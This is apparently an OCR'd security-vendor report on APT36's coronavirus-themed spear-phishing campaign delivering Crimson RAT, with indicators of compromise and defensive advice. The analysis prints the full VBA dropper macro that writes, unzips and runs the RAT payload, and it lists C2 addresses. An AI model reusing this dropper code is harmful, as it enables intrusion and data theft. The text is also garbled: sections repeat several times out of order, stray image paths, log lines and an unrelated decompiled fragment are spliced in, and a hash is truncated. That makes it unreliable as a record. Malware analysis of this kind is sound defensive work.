                path:     C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\
File Read       process:  rundll32.exe   op:      Unknown       status:  0x00000000
                path:     C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\
File Write      process:  rundll32.exe   op:      OpenModify    status:  0xC0000022
                path:     C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css
File Read       process:  rundll32.exe   op:      OpenRead      status:  0xC0000022
                path:     C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css
File Write      process:  rundll32.exe   op:      OpenModify    status:  0xC0000034
                path:     C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\Tmf4AA7.tmp
File Write      process:  rundll32.exe   op:      OpenModify    status:  0xC0000022
                path:     C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\slideShow.css
```

Ongoing use of RATs

APT36 has used many different malware families in the past, but has mostly deployed RATs, such as BreachRAT, DarkComet, Luminosity RAT, and njRAT.


In past campaigns, they were able to compromise Indian military and government databases to steal sensitive data, including army strategy and training documents, tactical documents, and other official letters. They also were able to steal personal data, such as passport scans and personal identification documents, text messages, and contact details.

Protection against RATs

While most general users needn't worry about nation-state attacks, organizations wanting to protect against this threat should consider using an endpoint protection system or endpoint detection and response with exploit blocking and real-time malware detection.

Shoring up vulnerabilities by keeping all software (including Microsoft Excel and Word) up-to-date shields against exploit attacks. In addition, training employees and users to avoid opening coronavirus resources from unvetted sources can protect against this and other social engineering attacks from threat actors.

Malwarebytes users are protected against this attack. We block the malicious macro execution as well as its payload with our application behavior protection layer and real-time malware detection.



Indicators of Compromise

Decoy URLs

```
email.gov.in.maildrive[.]email/?att=1579160420
email.gov.in.maildrive[.]email/?att=1581914657
```

Decoy documents

```
876939aa0aa157aa2581b74ddfc4cf03893cede542ade22a2d9ac70e2fef1656
20da161f0174d2867d2a296d4e2a8ebd2f0c513165de6f2a6f455abcecf78f2a
```

Crimson RAT

```
0ee399769a6e6e6d444a819ff0ca564ae584760baba93eff766926b1effe0010 b67d764c981a298fa2bb14ca7faffc68ec3
```

C2s

```
107.175.64[.]209 64.188.25[.]205
```

MITRE ATT&CK

https://attack.mitre.org/software/S0115/

```
Sub userAldiLoadr()
    Dim path_Aldi_file As String
    Dim file_Aldi_name  As String
    Dim zip_Aldi_file  As Variant
    Dim fldr_Aldi_name  As Variant
    Dim byt() As Byte
    Dim ar1Aldi() As String
    file_Aldi_name = "dhrwarhsav"
    fldr_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Edlacar\"
    If Dir(fldr_Aldi_name, vbDirectory) = "" Then
        MkDir (fldr_Aldi_name)
    End If
    fldrz_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Uahaiws\"
    If Dir(fldrz_Aldi_name, vbDirectory) = "" Then
        MkDir (fldrz_Aldi_name)
    End If
    zip_Aldi_file = fldrz_Aldi_name & "othria.zip"
    path_Aldi_file = fldr_Aldi_name & file_Aldi_name & ".e"
    If InStr(Application.OperatingSystem, "6.02") > 0 Or InStr(Application.OperatingSystem, "6.03") > 0 Then
        ar1Aldi = Split(UserForm1.TextBox2.Text, ":")
    Else
        ar1Aldi = Split(UserForm1.TextBox1.Text, ":")
    End If
    Dim btsAldi() As Byte
    Dim linAldi As Double
    linAldi = 0
    For Each vl In ar1Aldi
        ReDim Preserve btsAldi(linAldi)
        btsAldi(linAldi) = CByte(vl)
        linAldi = linAldi + 1
    Next
    Open zip_Aldi_file For Binary Access Write As #2
         Put #2, , btsAldi
    Close #2
     If Len(Dir(path_Aldi_file & "xe")) = 0 Then
        Call unAldizip(zip_Aldi_file, fldr_Aldi_name)
    End If
    Shell path_Aldi_file & "xe", vbNormalNoFocus
End Sub
```

```
Sub unAldizip(Fname As Variant, FileNameFolder As Variant)
    Dim FSO As Object
    Dim oApp As Object
    'Extract the files into the Destination folder
    Set oApp = CreateObject("Shell.Application")
    oApp.Namespace(FileNameFolder).CopyHere oApp.Namespace(Fname).items, &H4
End Sub
```

Based on the OS type, the macro picks either a 32bit or 64bit version of its RAT payload in zip format that is stored in one of the two textboxes in UserForm1 (Figure 3).

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```


Then it drops the zip payload into the Uahaiws directory and unzips its content using the “UnAldizip” function, dropping the RAT payload into the Edlacar directory. Finally, it calls the Shell function to execute the payload.

Crimson RAT

The Crimson RAT has been written in .Net (Figure 4) and its capabilities include:

- Stealing credentials from the victim’s browser
- Listing running processes, drives, and directories on the victim’s machine
- Retrieving files from its C&C server
- Using custom TCP protocol for its C&C communications
- Collecting information about antivirus software

- Capturing screenshots



Upon running the payload, Crimson RAT connects to its hardcoded C&C IP addresses and sends collected information about the victim back to the server, including a list of running processes and their IDs, the machine hostname, and its username (Figure 5).

File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\it-IT\Tmf4AA7.tmp				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\Tmf4AA7.tmp				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\slideShow.css				

Ongoing use of RATs

APT36 has used many different malware families in the past, but has mostly deployed RATs, such as BreachRAT, DarkComet, Luminosity RAT, and njRAT.


In past campaigns, they were able to compromise Indian military and government databases to steal sensitive data, including army strategy and training documents, tactical documents, and other official letters. They also were able to steal personal data, such as passport scans and personal identification documents, text messages, and contact details.

Protection against RATs

While most general users needn't worry about nation-state attacks, organizations wanting to protect against this threat should consider using an endpoint protection system or endpoint detection and response with exploit blocking and real-time malware detection.

Shoring up vulnerabilities by keeping all software (including Microsoft Excel and Word) up-to-date shields against exploit attacks. In addition, training employees and users to avoid opening coronavirus resources from unvetted sources can protect against this and other social engineering attacks from threat actors.

Malwarebytes users are protected against this attack. We block the malicious macro execution as well as its payload with our application behavior protection layer and real-time malware detection.



Indicators of Compromise

Decoy URLs

```
email.gov.in.maildrive[.]email/?att=1579160420
email.gov.in.maildrive[.]email/?att=1581914657
```

Decoy documents

```
876939aa0aa157aa2581b74ddfc4cf03893cede542ade22a2d9ac70e2fef1656
20da161f0174d2867d2a296d4e2a8ebd2f0c513165de6f2a6f455abcecf78f2a
```

Crimson RAT


```
0ee399769a6e6e6d444a819ff0ca564ae584760baba93eff766926b1effe0010 b67d764c981a298fa2bb14ca7faffc68ec3
```

C2s

```
107.175.64[.]209 64.188.25[.]205
```

MITRE ATT&CK

https://attack.mitre.org/software/S0115/



We looked at the previous phishing campaigns related to this APT and can confirm this is a new phishing pattern from this group. The names used for directories and functions are likely Urdu names.

The malicious document has two hidden macros that drop a RAT variant called Crimson RAT. The malicious macro (Figure 2) first creates two directories with the names “Edlacar” and “Uahaiws” and then checks the OS type.

```
Sub userAldiLoadr()
    Dim path_Aldi_file As String
    Dim file_Aldi_name  As String
    Dim zip_Aldi_file  As Variant
    Dim fldr_Aldi_name  As Variant
    Dim byt() As Byte
    Dim ar1Aldi() As String
    file_Aldi_name = "dhrwarhsay"
    fldr_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Edlacar\"
    If Dir(fldr_Aldi_name, vbDirectory) = "" Then
        MkDir (fldr_Aldi_name)
    End If
    fldrz_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Uahaiws\"
    If Dir(fldrz_Aldi_name, vbDirectory) = "" Then
        MkDir (fldrz_Aldi_name)
    End If
    zip_Aldi_file = fldrz_Aldi_name & "othria.zip"
    path_Aldi_file = fldr_Aldi_name & file_Aldi_name & ".e"
    If InStr(Application.OperatingSystem, "6.02") > 0 Or InStr(Application.OperatingSystem, "6.03") > 0 Then
        ar1Aldi = Split(UserForm1.TextBox2.Text, ":")
    Else
        ar1Aldi = Split(UserForm1.TextBox1.Text, ":")
    End If
    Dim btsAldi() As Byte
    Dim linAldi As Double
    linAldi = 0
    For Each vl In ar1Aldi
        ReDim Preserve btsAldi(linAldi)
        btsAldi(linAldi) = CByte(vl)
        linAldi = linAldi + 1
    Next
    Open zip_Aldi_file For Binary Access Write As #2
         Put #2, , btsAldi
    Close #2
     If Len(Dir(path_Aldi_file & "xe")) = 0 Then
        Call unAldizip(zip_Aldi_file, fldr_Aldi_name)
    End If
    Shell path_Aldi_file & "xe", vbNormalNoFocus
End Sub
```

```
Sub unAldizip(Fname As Variant, FileNameFolder As Variant)
    Dim FSO As Object
    Dim oApp As Object
    'Extract the files into the Destination folder
    Set oApp = CreateObject("Shell.Application")
    oApp.Namespace(FileNameFolder).CopyHere oApp.Namespace(Fname).items, &H4
End Sub
```

Based on the OS type, the macro picks either a 32bit or 64bit version of its RAT payload in zip format that is stored in one of the two textboxes in UserForm1 (Figure 3).

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```


Then it drops the zip payload into the Uahaiws directory and unzips its content using the “UnAldizip” function, dropping the RAT payload into the Edlacar directory. Finally, it calls the Shell function to execute the payload.

Crimson RAT

The Crimson RAT has been written in .Net (Figure 4) and its capabilities include:

- Stealing credentials from the victim’s browser
- Listing running processes, drives, and directories on the victim’s machine
- Retrieving files from its C&C server
- Using custom TCP protocol for its C&C communications
- Collecting information about antivirus software

- Capturing screenshots



Upon running the payload, Crimson RAT connects to its hardcoded C&C IP addresses and sends collected information about the victim back to the server, including a list of running processes and their IDs, the machine hostname, and its username (Figure 5).

File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\it-IT\Tmf4AA7.tmp				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\Tmf4AA7.tmp				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\slideShow.css				

Ongoing use of RATs

APT36 has used many different malware families in the past, but has mostly deployed RATs, such as BreachRAT, DarkComet, Luminosity RAT, and njRAT.


In past campaigns, they were able to compromise Indian military and government databases to steal sensitive data, including army strategy and training documents, tactical documents, and other official letters. They also were able to steal personal data, such as passport scans and personal identification documents, text messages, and contact details.

Protection against RATs

While most general users needn't worry about nation-state attacks, organizations wanting to protect against this threat should consider using an endpoint protection system or endpoint detection and response with exploit blocking and real-time malware detection.

Shoring up vulnerabilities by keeping all software (including Microsoft Excel and Word) up-to-date shields against exploit attacks. In addition, training employees and users to avoid opening coronavirus resources from unvetted sources can protect against this and other social engineering attacks from threat actors.

Malwarebytes users are protected against this attack. We block the malicious macro execution as well as its payload with our application behavior protection layer and real-time malware detection.



Indicators of Compromise

Decoy URLs

```
email.gov.in.maildrive[.]email/?att=1579160420
email.gov.in.maildrive[.]email/?att=1581914657
```

Decoy documents

```
876939aa0aa157aa2581b74ddfc4cf03893cede542ade22a2d9ac70e2fef1656
20da161f0174d2867d2a296d4e2a8ebd2f0c513165de6f2a6f455abcecf78f2a
```

Crimson RAT

```
0ee399769a6e6e6d444a819ff0ca564ae584760baba93eff766926b1effe0010 b67d764c981a298fa2bb14ca7faffc68ec3
```

C2s

```
107.175.64[.]209 64.188.25[.]205
```

MITRE ATT&CK

https://attack.mitre.org/software/S0115/

Since the coronavirus became a worldwide health issue, the desire for more information and guidance from government and health authorities has reached a fever pitch. This is a golden opportunity for threat actors to capitalize on fear, spread misinformation, and generate mass hysteria—all while compromising victims with scams or malware campaigns.

Profiting from global health concerns, natural disasters, and other extreme weather events is nothing new for cybercriminals. Scams related to SARS, H1N1 (swine flu), and avian flu have circulated online for more than a decade. According to reports from ZDnet, many state-sponsored threat actors have already started to distribute coronavirus lures, including:

- Chinese APTs: Vicious Panda, Mustang Panda
- North Korean APTs: Kimsuky
- Russian APTs: Hades group (believed to have ties with APT28), TA542 (Emotet)
- Other APTs: Sweed (Lokibot)


Recently, the Red Drip team reported that APT36 was using a decoy health advisory document to spread a Remote Administration Tool (RAT).

APT36 is believed to be a Pakistani state-sponsored threat actor mainly targeting the defense, embassies, and the government of India. APT36 performs cyber-espionage operations with the intent of collecting sensitive information from India that supports Pakistani military and diplomatic interests. This group, active since 2016, is also known as Transparent Tribe, ProjectM, Mythic Leopard, and TEMP.Lapis.

APT36 spreads fake coronavirus health advisory

APT36 mainly relies on both spear phishing and watering hole attacks to gain its foothold on victims. The phishing email is either a malicious macro document or an rtf file exploiting vulnerabilities, such as CVE-2017-0199.

In the coronavirus-themed attack, APT36 used a spear phishing email with a link to a malicious document (Figure 1) masquerading as the government of India (*email.gov.in.maildrive[.]email/?att=1579160420*).



We looked at the previous phishing campaigns related to this APT and can confirm this is a new phishing pattern from this group. The names used for directories and functions are likely Urdu names.

The malicious document has two hidden macros that drop a RAT variant called Crimson RAT. The malicious macro (Figure 2) first creates two directories with the names “Edlacar” and “Uahaiws” and then checks the OS type.

```
Sub userAldiLoadr()
    Dim path_Aldi_file As String
    Dim file_Aldi_name  As String
    Dim zip_Aldi_file  As Variant
    Dim fldr_Aldi_name  As Variant
    Dim byt() As Byte
    Dim ar1Aldi() As String
    file_Aldi_name = "dhrwarhsay"
    fldr_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Edlacar\"
    If Dir(fldr_Aldi_name, vbDirectory) = "" Then
        MkDir (fldr_Aldi_name)
    End If
    fldrz_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Uahaiws\"
    If Dir(fldrz_Aldi_name, vbDirectory) = "" Then
        MkDir (fldrz_Aldi_name)
    End If
    zip_Aldi_file = fldrz_Aldi_name & "othria.zip"
    path_Aldi_file = fldr_Aldi_name & file_Aldi_name & ".e"
    If InStr(Application.OperatingSystem, "6.02") > 0 Or InStr(Application.OperatingSystem, "6.03") > 0 Then
        ar1Aldi = Split(UserForm1.TextBox2.Text, ":")
    Else
        ar1Aldi = Split(UserForm1.TextBox1.Text, ":")
    End If
    Dim btsAldi() As Byte
    Dim linAldi As Double
    linAldi = 0
    For Each vl In ar1Aldi
        ReDim Preserve btsAldi(linAldi)
        btsAldi(linAldi) = CByte(vl)
        linAldi = linAldi + 1
    Next
    Open zip_Aldi_file For Binary Access Write As #2
         Put #2, , btsAldi
    Close #2
     If Len(Dir(path_Aldi_file & "xe")) = 0 Then
        Call unAldizip(zip_Aldi_file, fldr_Aldi_name)
    End If
    Shell path_Aldi_file & "xe", vbNormalNoFocus
End Sub
```

```
Sub unAldizip(Fname As Variant, FileNameFolder As Variant)
    Dim FSO As Object
    Dim oApp As Object
    'Extract the files into the Destination folder
    Set oApp = CreateObject("Shell.Application")
    oApp.Namespace(FileNameFolder).CopyHere oApp.Namespace(Fname).items, &H4
End Sub
```

Based on the OS type, the macro picks either a 32bit or 64bit version of its RAT payload in zip format that is stored in one of the two textboxes in UserForm1 (Figure 3).

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

